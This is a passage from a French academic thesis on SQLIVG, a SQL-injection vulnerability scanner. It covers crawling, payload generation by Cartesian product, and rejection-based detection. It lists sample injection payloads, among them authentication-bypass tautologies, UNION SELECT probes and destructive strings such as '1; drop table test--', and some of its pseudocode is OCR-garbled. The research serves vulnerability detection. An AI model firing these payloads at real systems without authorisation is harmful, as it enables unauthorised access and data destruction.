a. ***Module de Crawling*** : Le robot d'exploration SQLIVG prend l'URL d'amorçage saisie par l'utilisateur et utilise l'extracteur HTTP Jsoup pour lancer la connexion au serveur Web. Sur toute connexion réussie, il utilise l'intelligence pour explorer n'importe quelle application Web cible :

Tout d'abord, le robot d'exploration Web extrait tous les liens de la page d'accueil et les ajoute aux liens trouvés.

Deuxièmement, dans le même temps, chaque lien sera vérifié s'il s'agit d'un lien autorisé :

1. Il vérifie s'il s'agit d'un lien utile en récupérant des signes spécifiques et des extensions tels que (pdf, png, gif, txt, zip, rar… etc), contenant ces signes signifie que le lien n'est pas utile.
2. Il vérifie s'il commence par une URL légale, ce qui signifie que le lien commence par le même nom de domaine de son application et qui indique s'il est lié à une certaine page interne et non à une page externe.
3. Il vérifie s'il ne s'agit pas d'un lien mort, ce qui signifie des liens avec une connexion échouée.
4. Il vérifie si le lien est trouvé mais déjà visité ce qui signifie que le robot d'exploration est déjà trouvé et vérifie ce lien, pour éliminer les liens en double.

Troisièmement : après tous les mécanismes de filtrage, le robot d'exploration Web classe les liens trouvés comme liens potentiels et les stocke dans une base de données avant de passer à la phase d'attaque.

Les points d'entrée sont les points d'injection de requêtes SQL malveillantes, notre scanner vise à extraire n'importe quel point d'entrée sur la « chaîne de requête URL ou les entrées utilisateur ».

• Les paramètres de l'URL :

L'URL est l'une des cibles possibles pour l'injection de codes malveillants, l'URL se compose d'un nom et d'une valeur séparés par le caractère '&' ou tout autre caractère, tandis que le nom et la valeur du paramètre sont séparés par '='.

• L'utilisateur saisit(input) :

Grâce aux fonctionnalités des bibliothèques d'outils Sélénium, nous pourrions émuler le navigateur avec le navigateur sans tête HtmlUnit, et avec l'analyseur Html « Jsoup », cela nous permet de :

➢ Grattez et analysez le HTML d'une URL.

➢ Rechercher et extraire des données à l'aide de la traversée DOM.

➢ Manipulez les éléments HTML, les attributs et le texte.

• Jsoup est une bibliothèque Java pour travailler avec du HTML réel. Il fournit une API très pratique pour extraire et manipuler des données, en utilisant le meilleur des méthodes DOM, CSS et jquery. Nous l'avons utilisé pour la simplicité et l'open source. [28]

b. ***Module d'injection :*** pour injecter les différentes requêtes SQLi dans les AEPs collectés par le module précédent. On va l'expliquer en détail le fonctionnement de ce module dans les sections suivantes.

c. ***Module de détection :*** pour détecter quels sont les AEPs vulnérables dans l'application qui permettent l'exécution des requêtes d'injection.

Notre scanner est basé sur une nouvelle approche de génération de cas de test dans la phase d'injection et sur l'approche de rejet [39] pour la phase de détection, cette dernière est présentée dans la section 3.3 Approche de rejection pour la détection de vulnérabilité SQLI.

3.2.1 Approche de génération de cas de test

Notre approche de génération de cas de test SQLi, est une nouvelle technique de génération des cas de test, qui se base sur le type de point d'injection.

Un point d'injection est soit de type numérique, soit de type alphabétique :

Si l'AEP est de type numérique, la requête SQL correspondante n'a pas besoin des cotes pour délimiter la valeur entrée dans la clause where, dans ce cas pour tester la sécurité nous testons le filtrage de différents caractères non numérique. Si tous les caractères non

alphabétiques sont filtrés, il n'y aura aucune possibilité d'injection SQL. Dans ce cas on peut déduire que l'input est sécurisé.

Si l'AEP est de type alphabétique, la requête SQL correspondante doit délimiter la valeur entrée par des côtes dans la clause Where, le hacker va manipuler les cotes délimiteurs pour pouvoir injecter d'autre expressions avec la valeur entrée, dans ce cas nous testons le filtrage de différents symboles délimiteurs de la valeur entrée, si les symboles délimiteurs sont filtrés au niveau de l'AEP alors on peut considérer que cet AEP est sécurisé. Dans le cas inverse on va appliquer un algorithme de génération de cas test pour exploiter le délimiteur non filtré dans une injection SQL comme on va le décrire dans la section suivante.

Comment générer les cas de test :

Notre approche est basée sur la génération automatique des données de test pour détecter la vulnérabilité d'injection SQL dans les applications web.

Après la découverte de caractère spécial infiltrés par l AEP, nous allons l'exploiter pour générer les données de test**.**

Afin de construire des éléments à former comme données de test, on va classer les opérateurs de données de test ayant des caractéristiques similaires en groupes, les éléments de chaque groupe sont associés et mappés ensemble en utilisant le concept de produit cartésien personnalisé pour chaque type de SQLi.

Le produit cartésien permet de prendre et de combiner tous les éléments des groupes sélectionnés et de produire de nouveaux éléments. Le résultat de la combinaison utilisant la méthode de produit cartésien va produire de nouveaux éléments.

Dans notre méthode, les nouveaux éléments produits par un produit cartésien sont appelés données de test.

Etant donné deux ensembles E et F, on appelle produit cartésien de E et F l'ensemble suivant :

$E \times F = \{(x, y) : x \in E \text{ et } y \in F\}$

En générale, le produit cartésien de n ensembles :

$E1 \times E2 \times \ldots \times En = \{(x1, x2, \ldots, xn) : x1 \in E1 \text{et } x2 \in E2 \text{et } \ldots \text{ et } xn \in En\}$

Exemple :

E (A, B) et F (C, D) et M (X, Y, Z)

E×F×M={(A,C,X)(A,C,Y)(A,C,Z), (A,D,X)(A,D,Y)(A,D,Z), (B,C,X)(B,C,Y)(B,C,Z), (B,D,X)(B,D,Y)(B,D,Z)}

En général, cette méthode comprend trois phases principales afin de générer automatiquement des données de test.

Phase 1 : découvrir le caractère spécial et collecter les données de test

Pour découvrir le caractère spécial infiltré nous allons faire un simple test par notre scanner qu'il utilise une liste de chaînes spéciales déjà stockées dans le fichier.

Il existe plusieurs techniques pour collecter des données de test appropriées pour l'injection SQL, par exemple à partir d'une revue de la littérature, d'un brainstorming avec des experts du domaine et de la découverte de certains outils open source existants.

Phase 2 : catégoriser les données de test en un modèle

Après avoir compris et identifié les données de test susceptibles de provoquer une attaque par injection SQL, le processus suivant consiste à identifier et catégoriser les opérateurs avec des fonctionnalités similaires qui contribuent au développement des entrées de test. Les opérateurs avec des fonctionnalités similaires peuvent être regroupées et stockées dans un tableau. Un concept de théorie des ensembles est utilisé où l'ensemble fait référence à un groupe des opérateurs et ses éléments se réfèrent aux différents opérateurs d'un groupe. Pour construire des éléments à former comme entrée de test, les éléments de chaque ensemble sont associés et mappés ensemble à l'aide du produit cartésien entre les groupes des opérateurs. L'ensemble des éléments produisent par le produit cartésien est une liste de cas de test.

Dans la méthode proposée, neuf groupes de modèles différents ont été définis et classés en fonction de la similitude des opérateurs, comme il est indiqué dans le tableau 3.1.

Catégorie	**Description des éléments**
Caractère spécial	‘ , ‘’, \
Commentaire	-- , /* , ## , ++
SQL syntaxe	OR, UNION, SELECT, AND, HAVING, ORDER BY
Operateur de comparaison	=, >=, ! =, like, <, <=, >
Chaine de caractère	Admin, user, ALL,Null
Numérique	1 ,2 ,3 ,4 ,5 ,6 ,7 ,8
Parentaise	),))

***Tableau3.1** : groupes de modèles.*

Phase 3 : Développer un générateur de données de test :

Cette phase est chargée de développer un algorithme de génération de données de test. Le générateur de données de test est le programme qui génère automatiquement une liste de données de test qui sont injectées par notre scanner dans les AEPs : URL**s** et les inputs des formulaires.

Pour les paramètres de type texte, nous utilisons des modèles d'attaque avec des côtes.

Exemple :

1) Admin "or 1=1
2) Admin 'or 1=1--
3) 1' or 1=1#
4) 'UNION 1=1 ;

De même, pour les paramètres de type entier, nous utilisons des modèles d'attaque qui ne contiennent pas des côtes.

Exemple:

1) 1or 1=1/*
2) 1; drop table test--
3) 1; drop table test++
4) 1; delete from test--

L'algorithme proposé pour générer des données de test est basé sur le produit cartésien. Il fait la combinaison entre les éléments de chaque groupe pour générer une requête d'injection. Cet algorithme peut être créé sur la base du concept suivant : Chaque élément d'une liste sera mappé à l'élément de la liste suivante.

La combinaison de la collection E×F×… Au sein de ces éléments formera une entrée de test connue sous le nom de modèle d'attaque. En général, le produit cartésien peut être créé à partir de n'importe quel nombre d'ensembles et les éléments d'un produit cartésien peuvent être formés à partir de n-ensembles ou faire référence à n tuple comme le montre la figure 3.1.



***Figure 3.1**: Exemple de génération d'une donnée de test par le produit cartésien.*

3.2.2 Types d'attaque d'injection SQL :

Notre scanner vise à générer plusieurs types d'attaques SQLI.

3.2.2.1 SQLi basé sur les erreurs :

Une attaque SQLi baseé sur les erreurs est une technique d'injection SQL intrabande qui repose sur les messages d'erreur émis par le serveur de base de données pour obtenir des informations sur la structure de la base de données. Dans certains cas, l'injection SQL basée sur des erreurs suffit à elle seule pour qu'un attaquant énumère une base de données entière. Bien que les erreurs soient très utiles pendant la phase de développement d'une application Web, elles doivent être désactivées sur un site en ligne ou enregistrées dans un fichier à accès restreint.

Comment générer une attaque basée sur les erreurs :

Pour générer le modèle d'attaque SQLI de type erreur, on doit commencer par collecter un ensemble de requête SQLi de ce type, voici quelques exemples de requêtes :

1) '
2) Admin '
3) Admin "
4) 'OR x=x#
5) 'HAVING x;
6) X' ORDER BY x #

Après la collection des requêtes de ce type d'attaque, on va catégoriser les données de test en un modèle, voici le modèle généré :

Err_Sql syntax = {OR, AND, HAVING, ORDER BY, ε}

Err_Commentaire= {--, /*, #}

Err_Val = {x, ε}

Err_Operateur de comparison = {=}

Err_Sql synatx X Err_Numérique X Err_Operateur X Err_Numérique X Err_commentaire = {x, ε}X {'}X {OR, AND, HAVING, ORDER BY, ε} X {x, ε} X {=} X {x} X {--, /*, #} =

La dernière phase est la phase de développement d'un algorithme de génération de cas de test de ce type de SQLI.

Voici notre algorithme de génération :

```
Input
Array Sp←unfiltered Sp
Array Err_Sql syntax ←[OR, AND, HAVING, ORDER BY, ε]
Array Err_Commentaire←[--, /*, #]
Array Err_val←[ ε, x]
Array Err_Operateur de comparison ←[=]
W←white space;
Begin
err_vect: = Ø;
1.For each x in Err_val Do
2. For each y in Sp Do
begin
   err_vect:= err_vect U (x w y)
  For each z into Err_Sql syntax Do
  Begin
        P='x';
        If z='having' or 'order by' then
       Begin
        err_vect:= err_vect U (x w y wz w p)
       For each q in err_comm do
              err_vect:= err_vect U (x w y w z w p w q);
       End
       Else (z! = 'having' & z! ='order by')
       Begin
       err_vect: = err_vect U (x w y w z w p=p);
       For each q in err_comm do
              err_vect: = err_vect U (x w y w z w p=p w q);
       End ; End ;
End ; End.
```

Algorithme3.1 : algorithme de génération de cas de test SQLi basées sur l'erreur

3.2.2.2 SQLi basée sur la Tautologie :

Ce type d'attaque renvoie toujours une valeur vraie lorsqu'une attaque réussite est exécutée et une attaque de contournement d'authentification, elle est principalement utilisée pour contourner l'authentification et extraire des données sensibles de la base de données [32]. Avant d'attaquer, nous avons réussi à distinguer le formulaire de connexion parmi d'autres formulaires. Si un formulaire a deux champs de saisie et l'un d'eux est un champ de mot de passe et l'autre un champ de texte ou un champ d'e-mail, il indiquera « formulaire de connexion » pour commencer l'injection des requêtes appropriées.

Comment générer une attaque basée sur la tautologie :

Pour générer le modèle d'attaque SQLI de type tautologie, on doit commencer par collecter un ensemble de requête SQLi de ce type, voici quelques exemples de requêtes :

1) Admin' OR '1'='1
2) Admin' OR '1'='1'#
3) Admin' OR 1=1/*
4) Admin" OR "1"="1--
5) Admin" OR "1"="1"/*
6) Admin" OR 1=1#
7) 1'OR1=1#

Après la collection des requêtes de ce type d'attaque, on va catégoriser les données de test en un modèle, voici le modèle généré :

Tau_Caractère spécial = {',''}

Tau_Chaine de caractaire = {Admin, ε}

Tau_Sql syntax = {OR}

Tau_Numérique = {1}

Tau_Commentaire = {--, /*, #}

Tau_Operateur de comparison = {=}

Tau_Chaine de caractaire X Tau_Caractère spécial X Tau_Sql syntax X Tau_Caractère spécial X Tau_Numérique X Tau_Caractère spécial X Tau_Operateur de comparison X Tau_Caractère spécial X Tau_Numérique X Tau_Caractère spécial X Tau_Commentaire = {Admin, ε}X {',''}X {OR}X {',''}X{1}X{',''}X{=}X {',''}X{1}X{',''}X{--, /*, #}.

La dernière phase est la phase de développement d'un algorithme de génération de cas de test de ce type de SQLI.

Voici notre algorithme de génération :

Input

Array Sp←unfiltered Sp

Array Tau _Sql syntax ←[OR]

Array Tau _Commentaire←[--, /*, #]

Array Tau _val←[ε,admin]

Array Tau_Numérique←[1]

Array Tau _Operateur de comparison ←[=]

W←white space;

Begin

Tau _vect: = ∅;

For each x in Tau _val Do

For each y in Sp Do

*For each z into Tau_*Sql syntax Do

Begin

For each n into Tau_Numérique Do

Begin

Tau _vect: = Tau _vect ∪ *(x w y w z w y w n w y w= w y w n);*

For each q in tau_comm do

Tau _vect: = Tau _vect ∪ *(x w y w z w y w p w y w= w y p w q);*

End ;

End ;

End ;

End.

Algorithme 3.2 : algorithme de génération de cas de test SQLi basées sur la tautologie

3.2.2.3 SQLi basée sur l'Union :

Le SQLi basé sur l'Union est une technique d'injection SQL intrabande qui exploite l'opérateur SQL UNION pour combiner les résultats de deux ou plusieurs instructions SELECT en un seul résultat qui est ensuite renvoyé dans le cadre de la réponse HTTP.

Comment générer une attaque basée sur l'UNION :

Pour générer le modèle d'attaque SQLI de type UNION, on doit commencer par collecter un ensemble de requête SQLi de ce type, voici quelques exemples de requêtes :

1) A' UNION ALL SELECT 1--
2) 1 UNION ALL SELECT 1--
3) 1 UNION ALL SELECT 1,2,3,4--
4) UNION ALL SELECT 1,2#
5) UNION ALL SELECT 1,2,3,4,5,6#
6) A' UNION ALL SELECT Null, Null, Null, Null, Null, Null #
7) 1 UNION ALL SELECT Null, Null, Null, Null -

Après la collection des requêtes de ce type d'attaque, on va catégoriser les données de test en un modèle, voici le modèle généré :

Uni_Sql syntax1 ={UNION}

SC= {', ε}

Uni_Sql syntax2 ={SELECT}

Uni_Chaine de caractaire = {A, 1, Null, ε}

Uni_Séparateur de ligne = {,}

Uni_Numérique = {1 ,2 ,3 ,4 ,5 ,6 ,7 ,8, ε}

Uni_Commentaire = [--, #]

{Uni_Chaine de caractaire}X{SC}Uni_Sql syntax1X Uni_Chaine de caractaire X Uni_Sql syntax2 X Uni_Numérique X Uni_Séparateur de ligne X Uni_Numérique X Uni_Commentaire = { A , 1,Null , ε }X{', ε }X {UNION}X {ALL}X{SELECT}X {1 ,2 ,3 ,4 ,5 ,6 ,7 ,8}X {,}X {1 ,2 ,3 ,4 ,5 ,6 ,7 ,8} X{NULL} {--}.

Uni_Sql syntax3 X Uni_Numérique1 X Uni_Séparateur de ligne X Uni_Fonction X Uni_Fonction, Uni_Numérique X Uni_Séparateur de ligne X Uni_Numérique X Uni_Commentaire

La dernière phase est la phase de développement d'un algorithme de génération de cas de test de ce type de SQLI.

Voici notre algorithme de génération :

Input

Array Sp←[unfiltered Sp, ε]

Array Uni _Sql syntax1 ←[UNION]

Array Uni _Sql syntax2 ←[SELECT]

Array Uni _val←[ε, A,1]

Array Uni _CoM←[--, /*, #]

Array Uni _Numérique←[1,2,3,4,5,6,7]

Array Uni _Null←[NULL, NULL, NULL, NULL, NULL, NULL, NULL]

W←white space;

Begin

Uni _vect:= ∅ ;

1.For each x in Uni _val *Do*

2. For each y in Sp *Do*

For each m into Uni _Numérique Do

Begin

Nember_vect: = Nember_vect ∪ (, m);

Uni _vect: = Uni _vect ∪ (x w y w UNION w select w Nember_vect);

For each q in Uni _Com *do*

Uni _vect : = Uni _vect ∪ (x w y w UNION w select w Nember_vect) ∪(q) ;

End;

For each m into Uni _NULL Do

Begin

Null_vect: = Null ∪ (, m);

Uni _vect: = Uni _vect ∪ (x w y w UNION w select w Null_vect);

For each q in Uni _Com *do*

Uni _vect : = Uni _vect ∪ (x w y w UNION w select w Null_vect) ∪(q) ;

End;

END.

Algorithme3.3 : algorithme de génération de cas de test SQLi basées sur *la* l'Union

3.3 Approche de rejection pour la détection de vulnérabilité SQLI

L'idée derrière cette approche est la suivante [39] :

La page de réponse des requêtes aléatoires a une structure fixe tandis que la page de réponse des requêtes valides a une structure différente qui dépendent de la valeur d'entrée, dans ce cas il est plus facile de générer des requêtes qui conduisent à une page de rejet (en générant des requêtes aléatoires) que des requêtes menant à des pages d'exécution.

Si nous envoyons une requête SQLI au point d'entrée de l'application, nous obtiendrons 2 cas:

1- L'application traite la requête comme des données aléatoires, dans ce cas une page de rejet de requête aléatoire sera renvoyée, et cet AEP est considéré comme sécurisé.

2- L'application traite la requête comme une requête SQL et renvoie une page de réponse valide ou une page de réponse d'erreur, dans ces deux cas l'AEP est considéré comme vulnérable.

Il est donc préférable de comparer la page de réponse des requêtes SQLI avec une seule classe (classe des pages de rejet des requêtes aléatoires) que de la comparer avec deux classes restantes (page d'exécution de requête valide et page d'erreur de requête syntaxiquement invalide).

3.3.1 HTML page similarité:

Comme indiqué dans [39], deux pages HTML sont structurellement similaires s'accumulent lorsqu'elles ont une mise en page similaire observée dans un navigateur. Sur la base de cette déclaration, cette approche utilise des séquences de balises HTML pour représenter la structure des pages comparées, où les balises d'une page Web sont représentées sous la forme d'une séquence de nœuds. L'algorithme de détection de similarité comprend les étapes suivantes :

Tout d'abord, il analyse les pages en comparaison et extrait leur série de nœuds à l'aide d'une représentation arborescente de modèle d'objet de document (DOM).

Deuxièmement, il supprime les attributs de balise liés au contexte, tels que href, src, alt, etc.

Troisièmement, il calcule la sous-séquence commune la plus longue (LCS) entre les nœuds des deux pages.

La dernière étape consiste à calculer la similitude entre les deux pages HTML en comparaison, en utilisant l'équation suivante :

Sim (RP ; V P) = LCS (RP ; V P) / longueur (RP) + longueur (VP)

Où RP est une page aléatoire, V P est une page valide et les deux pages sont représentées par des séquences de balises. LCS (RP ; V P) est la sous-séquence commune la plus longue des deux pages et la longueur (X) est le nombre de balises dans la séquence X.

Si Sim (RP ; V P) = 1 alors V P est une page vulnérable sinon V P n'est pas vulnérable avec cette requête valide.

3.3.2 SQLi Detection algorithme

Inputs :

AEP: ensemble de points d'entrée d'application

IR : ensemble de requête non valide

VR: ensemble de requête non valide

RR: requête aléatoire

Outputs :

VulnerableAEP : ensemble de vulnérable AEPs

Begin

VulnerableAEP := ∅;

for each X in AEP do (/* pour chaque entrée de point d'entrée */)

begin

X. state:= Secure ;

RPRR := Get RP(RR) ; (/* obtenir une page de réponse pour une requête aléatoire */)

Seq RR:= ExtractTags (RPRR) ; (/* extraire les balises d'une page de réponse de la requête aléatoire */)

for each y in IR do (/*pour chaque requête invalide */)

begin

RPIR := Get RP(y) ; (/* obtenir une page de réponse pour une requête non valide */)

I f (error_found (RPIR)) then (/* si le RPIR contient une erreur */)

begin

X. state := Vulnerable ; (/* le point d'entrée est vulnérable */)

break ;

end

else (/* i f no error i s found */)

begin

Seq IR := ExtractTags (RPIR) ; (/* extraire les balises d'une page de réponse de la demande non valide */)

Dec is i on := Similarity (Seq RR , Seq IR) ;(/* calculer la similarité entre les deux séquences de balises */)

I f (Decision != 1) then

begin X. state:= vulnerable; break ; end

end

end

for each Z in VR do (/* pour chaque demande valide */)

```
begin
RPVR :=  Get RP(Z ) ; (_ g e t a r e spons e page pour v a l i d r e q u e s t _)
Seq VR :=ExtractTags (RPVR) ; (/* extraire les balises de RPVR */)
De c i s i on  S imi l a r i t y (Seq RR , Seq VR ) ;
(/* calculer la similitude entre les deux séquences de balises */)
I f ( Decision != 1) then
begin
I f ( is_searchable (AEP) ) then (/*  si l'AEP est sous forme de recherche */)
begin
Found :=  SearchFor (RPVR, Z) (/*recherche de toute sous-chaîne de Z dans RPVR _)
I f no_Found then
begin X. state:=  Vulnerable ; break ; end
end
else  (/* l'AEP n'est pas une entrée consultable */)
begin X. state  :=  Vulnerable ; break ; end
end
end
I f X. state=vulnerable then
begin VulnerableAEP:=  VulnerableAEP ∪ X; end;
End.
```

Algorithme 3.4 : algorithme de détection SQLIV [39]

3.4 Algorithme globale de génération et de détection SQLI :

```
Inputs:
AEP: ensemble de points d'entrée d'application ;
RR: requête aléatoire ;
Quotes: String delimiters set ;
Outputs :
VulnerableAEP : ensemble de vulnerable AEPs
Begin
Generate := false ;
For each (X into  AEP) // pour chaque entrée de formulaire de point d'entrée ou paramètre d'URL
{
RPRR :=  Get RP(RR) ; (/* obtenir une page de réponse pour une requête aléatoire */)
Seq RR:= ExtractTags (RPRR);(/* extraire l'ensemble de balises du RPRR */)
for each (SC  in Quotes) // Nombre de caractère spécial
```

```
        { SC.state= filtred ;
        RPIQ := get RP(X, SC); // obtenir la page de réponse de la requête d'injection
        Seq IQ:= ExtractTags (RPIQ);(/* extraire l'ensemble  de balises du RPIQ */)
        if(error(RPIQ))  then     SC.state= infiltred ;
        else{
        Decision = Similarity(RPIQ,RPRR );// appliquer un algorithme de similarité .
          if(Desision < 1) then {SC.state= infiltred ;}
   If  SC.state= infiltred)then
{
If not( generate) then
{ generate:= true;
Err_set := Generate_Error__Based _Payloads(SC) ; // appliquer error_based generation algo;
Taut_set:= Generate_tautologie__Based _Payloads(SC) ;// appliquer tautologie_generation
algo;
Union_set:= Generate_tUnion__Based _Payloads (SC) ;// appliquer tUnion_generation algo;
}
For each (every RQ in Err_set){
        RPRQ := get RP(X, RQ); // obtenir la page de réponse de la requête d'injection
        Seq RQ:= ExtractTags (RPRQ);(/* extraire l'enesmble de balises du RPIQ */)
        Decision = Similarity(RR, RQ);// appliquer un algorithme de similarité .
        if(Desision < 1) then
        X .state := vulnerable;
        X.Err_payload := RQ ;
        break;}
For each ( RQ in Taut_set){
        RPRQ := get RP(X, RQ); // obtenir la page de réponse de la requête d'injection
        Seq RQ:= ExtractTags (RPRQ);(/* extraire l'ensemble  de balises du RPIQ */)
        Decision = Similarity(RR, RQ);// appliquer un algorithme de similarité .
        if(Desision < 1) then
        X .state := vulnerable;
        X.taut_payload := RQ ;
break;}
For each (every RQ in Union_set){
        RPRQ := get RP(X, RQ); // obtenir la page de réponse de la requête d'injection
        Seq RQ:= ExtractTags (RPRQ);(/* extraire l'ensemble   de balises du RPIQ */)
        Decision = Similarity(RR, RQ);// appliquer un algorithme de similarité .
```

```
            if(Desision < 1) then
            X .state := vulnerable;
            X.Uni_payload := RQ ;
break;}
 }}
If X. state=vulnerable then
VulnerableAEP:=  VulnerableAEP ∪ X;
}
End.
```

Algorithme 1.1. SQLIV detection algorithme.

3.5 Conclusion :

Dans ce chapitre, nous avons présenté et expliqué en détail notre approche de génération de requête SQLI et de détection de vulnérabilités de ce type d'attaque, l'étape suivante est l'étape d'implémentation et d'expérimentation de notre scanner qui se base sur notre approche de génération de cas de test, qu'on va la présenter dans le chapitre suivant.

Chapitre 04
MISE EN ŒUVRE ET EXPÉRIMENTATION

Chapitre 04

MISE EN ŒUVRE ET EXPÉRIMENTATION

4.1 Introduction :

Dans le chapitre précédent, nous avions passé en revue notre scanner adopté, son mécanisme de génération de requêtes SQLi et les étapes de détection de SQLIV dans les applications Web.

Dans ce chapitre, nous verrons l'implémentation de notre scanner SQLIVG et son expérimentation contre plusieurs scanners de vulnérabilité d'injection SQL bien connus pour prouver l'efficacité de notre approche proposée.

4.2 Plates-formes :

Pour développer notre scanner SQLIVG, nous avons utilisé plusieurs technologies et plateformes :

4.2.1 NetBeans :

NetBeans il a été acquis par Sun Microsystems qui l'a intégré dans son ensemble d'outils Java et l'a ensuite transformé en open source à la fin des années 90. En 2010, Oracle a acheté Sun et a acquis NetBeans. Il a intégré un environnement de développement (IDE) pour le développement avec Java, PHP, C ++ et d'autres langages de programmation. Il comprend des composants modulaires dans une large gamme d'outils et dispose d'un IDE (environnement de développement intégré) qui permet aux développeurs de créer des applications à l'aide d'une interface graphique. [35]

On a choisi cet environnement pour développer notre scanner web à cause de sa richesse de différents package java qu'on aura besoin.

4.2.2 MySQL :

MySQL est un système de gestion de base de données SQL Open Source le plus populaire, il est développé, distribué et pris en charge par Oracle Corporation. Il utilise SQL (Structured Query Language) pour accéder aux bases de données, il est très rapide, fiable, évolutif et facile à utiliser fonctionne également dans les systèmes client / serveur ou embarqués. [37]

On a utilisé ce système pour sauvegarder les différents AEPs (Applications Entry Point) résultants de la phase de crawling.

4.2.3 Jsoup : Java HTML Parser :

jsoup est une bibliothèque Java pour travailler avec du HTML réel. Il fournit une API très pratique pour extraire et manipuler des données, en utilisant le meilleur des méthodes DOM, CSS et jquery. jsoup implémente la spécification WHATWG HTML5 et analyse le HTML dans le même DOM que les navigateurs modernes. [28]

- Extraire et analyser le code HTML d'une URL, d'un fichier ou d'une chaîne
- Rechercher et extraire des données, à l'aide de la traversée DOM ou des sélecteurs CSS
- Manipuler les éléments HTML, les attributs et le texte
- Nettoyer le contenu soumis par l'utilisateur par rapport à une liste blanche sûre, pour éviter les attaques XSS
- Sortie HTML ordonnée.

On a utilisé cette bibliothèque pour explorer l'application web et extraire les différents AEPs.

4.2.4 Html-unit :

HtmlUnit est un "navigateur sans interface graphique pour les programmes Java". Il modélise des documents HTML et fournit une API qui vous permet d'appeler des pages, de remplir des formulaires, de cliquer sur des liens, etc. comme vous le faites dans votre navigateur "normal". Il a un assez bon support JavaScript (qui s'améliore constamment) et est capable de fonctionner même avec des bibliothèques AJAX assez complexes, simulant Chrome, Firefox ou Internet Explorer selon la configuration utilisée. Il est généralement utilisé à des fins de test ou pour récupérer des informations sur des sites Web. HtmlUnit n'est pas un framework de test unitaire générique. Il s'agit spécifiquement d'un moyen de simuler un navigateur à des fins de test et est destiné à être utilisé dans un autre cadre de test tel que JUnit ou TestNG. Reportez-vous au document « Premiers pas avec HtmlUnit» pour une introduction. HtmlUnit est utilisé comme « navigateur » sous-jacent par différents outils Open Source comme Canoo WebTest, JWebUnit, WebDriver, JSFUnit, WETATOR, Celerity, Spring MVC Test HtmlUnit, ... HtmlUnit a été initialement écrit par Mike Bowler de Gargoyle Software et est publié sous la licence Apache 2. Depuis, il a reçu de nombreuses contributions d'autres développeurs et ne serait pas là où il est aujourd'hui sans leur aide [41].

4.3 SQLIVG scanner interface :

L'interface de notre scanner SQLIVG (Figure 4.1) est composée de :

- Champ de saisie URL : dans laquelle l'utilisateur écrit le lien du site.
- Bouton d'exploration (crawling) : commencez l'exploration du site Web et enregistrez les AEP extraits dans la base de données.
- Boutons Case à cocher : pour choisir le type d'injection :
- Injection dans l'URL : injection dans les paramètres d'URL potentiels.
- Injection dans les entrées : injection dans tous les AEP potentiels détectés (points d'entrée).
- Bouton Scan : lancez l'injection pour trouver les vulnérabilités d'injection SQL.
- Bouton clear data (Effacer les données) : pour vider les tableaux de la base de données.
- Bouton Get special character : vérifier le filtrage des caractères spéciales.
- Bouton generate payload : commencez la génération de cas de test(payload).
- Bouton show data : pour voir les résultats de test.

